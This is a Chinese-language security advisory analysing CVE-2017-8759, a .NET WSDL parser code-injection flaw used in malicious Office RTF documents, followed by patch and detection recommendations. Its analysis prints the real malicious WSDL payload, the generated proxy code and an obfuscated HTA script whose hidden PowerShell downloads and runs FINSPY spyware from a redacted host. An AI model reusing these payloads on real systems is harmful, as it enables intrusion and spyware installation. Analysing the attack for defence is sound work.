.NET 框架最新漏洞被利用
启明星辰发布解决方案

9 月 12 日，在微软例行的 9 月安全补丁中，修复了一个在野的.net 框架 0day 漏洞。该漏洞由 FireEye 安全研究员向微软提供，漏洞编号为 CVE-2017-8759, 主要影响.NET 框架的 SOAP WSDL (Web 服务描述语言)解析器，并且发现已经有攻击者通过构造恶意 Microsoft Office RTF 文档利用该漏洞传播恶意软件。

鉴于该漏洞利用简单，影响范围广，且已用于真实的攻击中。**金睛安全研究团队**发布安全预警，提示广大用户及时更新最新的微软系统补丁，不点击不明文档或附件。

漏洞编号


CVE-2017-8759

影响版本

Microsoft .NET Framework 2.0
Microsoft .NET Framework 3.5
Microsoft .NET Framework 3.5.1
Microsoft .NET Framework 4.5.2
Microsoft .NET Framework 4.6
Microsoft .NET Framework 4.6.1
Microsoft .NET Framework 4.6.2
Microsoft .NET Framework 4.7

技术分析

a. 首先，样本通过类似 CVE-2017-0199 漏洞的利用方式，自动链接更新源，不同的是设置了通过 WSDL 对请求文件进行解析。



b. 以下为请求的文件内容：

```
<definitions
    xmlns="http://schemas.xmlsoap.org/wsdl/"
    xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
    xmlns:suds="http://www.w3.org/2000/wsdl/suds"
    xmlns:tns="http://schemas.microsoft.com/clr/ns/System"
    xmlns:ns0="http://schemas.microsoft.com/clr/nsassem/Logo/Logo">
    <portType name="PortType"/>
    <binding name="Binding" type="tns:PortType">
        <soap:binding style="rpc" transport="http://schemas.xmlsoap.org/soap/http"/>
        <suds:class type="ns0:Image" rootType="MarshalByRefObject"></suds:class>
    </binding>
    <service name="Service">
        <port name="Port" binding="tns:Binding">
            <soap:address location="http://localhost?C:\Windows\System32\mshta.exe?http://          /img/word.db"/>
            <soap:address location="';
            if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
                System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
                System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
            } //"/>
        </port>
    </service>
</definitions>
```

c. WSDL 通过 PrintClientProxy 函数去解析文件。当解析文件中包含多个地址时，会将后面的地址注释掉。然而 IsValidUrl 函数在验证 URL 时，并没有对换行符判断处理，导致后面可以插入任意代码。

```
if (i == 0)
{
    sb.Append("base.ConfigureProxy(this.GetType(), ");
    sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
    sb.Append(");");
}
else
{
    // Only the first location is used, the rest are commented out in the proxy
    sb.Append("//base.ConfigureProxy(this.GetType(), ");
    sb.Append(WsdlParser.IsValidUrl((string)_connectURLs[i]));
    sb.Append(");");
}
```

d. 以下为解析后生成的代码。因为其中包含换行，导致后面的代码没有注释成功。

```
namespace Logo {

    [SoapType(SoapOptions=SoapOption.Option1|SoapOption.AlwaysIncludeTypes|SoapOption.XsdString|SoapOption.EmbedAll,XmlNamespace=@"
    http://schemas.microsoft.com/clr/nsassem/Logo/Logo", XmlTypeNamespace=@"http://schemas.microsoft.com/clr/nsassem/Logo/Logo")][ComVisible(true)]
    public class Image : System.Runtime.Remoting.Services.RemotingClientProxy
    {
        // Constructor
        public Image()
        {
            base.ConfigureProxy(this.GetType(), @"http://localhost?C:\Windows\System32\mshta.exe?http://[redacted]/img/word.db");
            //base.ConfigureProxy(this.GetType(), @";
            if (System.AppDomain.CurrentDomain.GetData(_url.Split('?')[0]) == null) {
                System.Diagnostics.Process.Start(_url.Split('?')[1], _url.Split('?')[2]);
                System.AppDomain.CurrentDomain.SetData(_url.Split('?')[0], true);
            } //");
        }

        public Object RemotingReference
        {
            get{return(_tp);}
        }

    }
}
```

e. 最后通过 csc.exe 编译以上代码，在同目录下生成一个 dll。之后 Office 会调用 LoadLibrary 加载该 dll 并执行。dll 的功能是通过 mshta.exe 去执行链接指向的 hta 脚本文件。

```
<script language="VBScript">Window.ReSizeTo 0, 0 : Window.moveTo -2000,-2000 : Set Office = CreateObject( "WScript.Shell" ) : Office.run "Po"+"w"+
"erS"+"he"+"ll -Window"+"Style Hid"+"den taskkill /f /im winword.exe;",0,true : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Rem"+
"ove-I"+"tem -Path HK"+"CU:\Software\Micro"+"soft\Office\16.0\Word\R"+"esili"+"ency -recurse;Re"+"move"+"-I"+"tem -Path HK"+"CU:\Soft"+
"ware\Micros"+"oft\Off"+"ice\14.0\Wo"+"rd\Res"+"iliency -recurse;Re"+"move"+"-I"+"tem -Path H"+"KC"+"U:\S"+"oftw"+"are\Mic"+"rosoft\O"+"ffi"+
"ce\15.0\Wor"+"d\Re"+"sili"+"en"+"cy -recurse;",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den Remove-Item '" &
Office.CurrentDirectory & "\*' -include http*.pdb, http*.dll, *.cs",0,false : Randomize : RndName = "OfficeUpdte-KB" & Int(10000000 * Rnd()) &
".exe" : appData = Office.expandEnvironmentStrings("%APPDATA%") & "\Microsoft\Windows\" & RndName : Office.run "cm"+"d."+"e"+"xe "+" '/c start
/MAX """ winword /q /mFile3 ",0,false : Office.run "Po"+"w"+"erS"+"he"+"ll -Window"+"Style Hid"+"den (New"+"-O"+"bje"+"ct Sys"+"tem."+"Ne"+"t.We"+
"bClie"+"nt).D"+"ownl"+"oad"+"F"+"ile('http://[redacted]/img/left.jpg', '%homepath%\AppData\Roaming\Microsoft\Windows\" & RndName & "');",0,
true : Office.run """ & appData & """,0,false : self.close</script>
```


f. hta 脚本主要功能是通过 powershell 下载 FINSPY 间谍软件执行。

解决方案


1、及时更新并安装微软 2017 年 9 月发布的补丁

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-8759

2、部署天阗高级持续性威胁检测与管理系统，无需升级即可有效检测并报警相关攻击。



3、部署天阗入侵检测与管理系统，升级到最新事件库即可有效检测并报警相关攻击。



4、部署天清入侵防御系统，升级到最新事件库即可有效检测并报警相关攻击。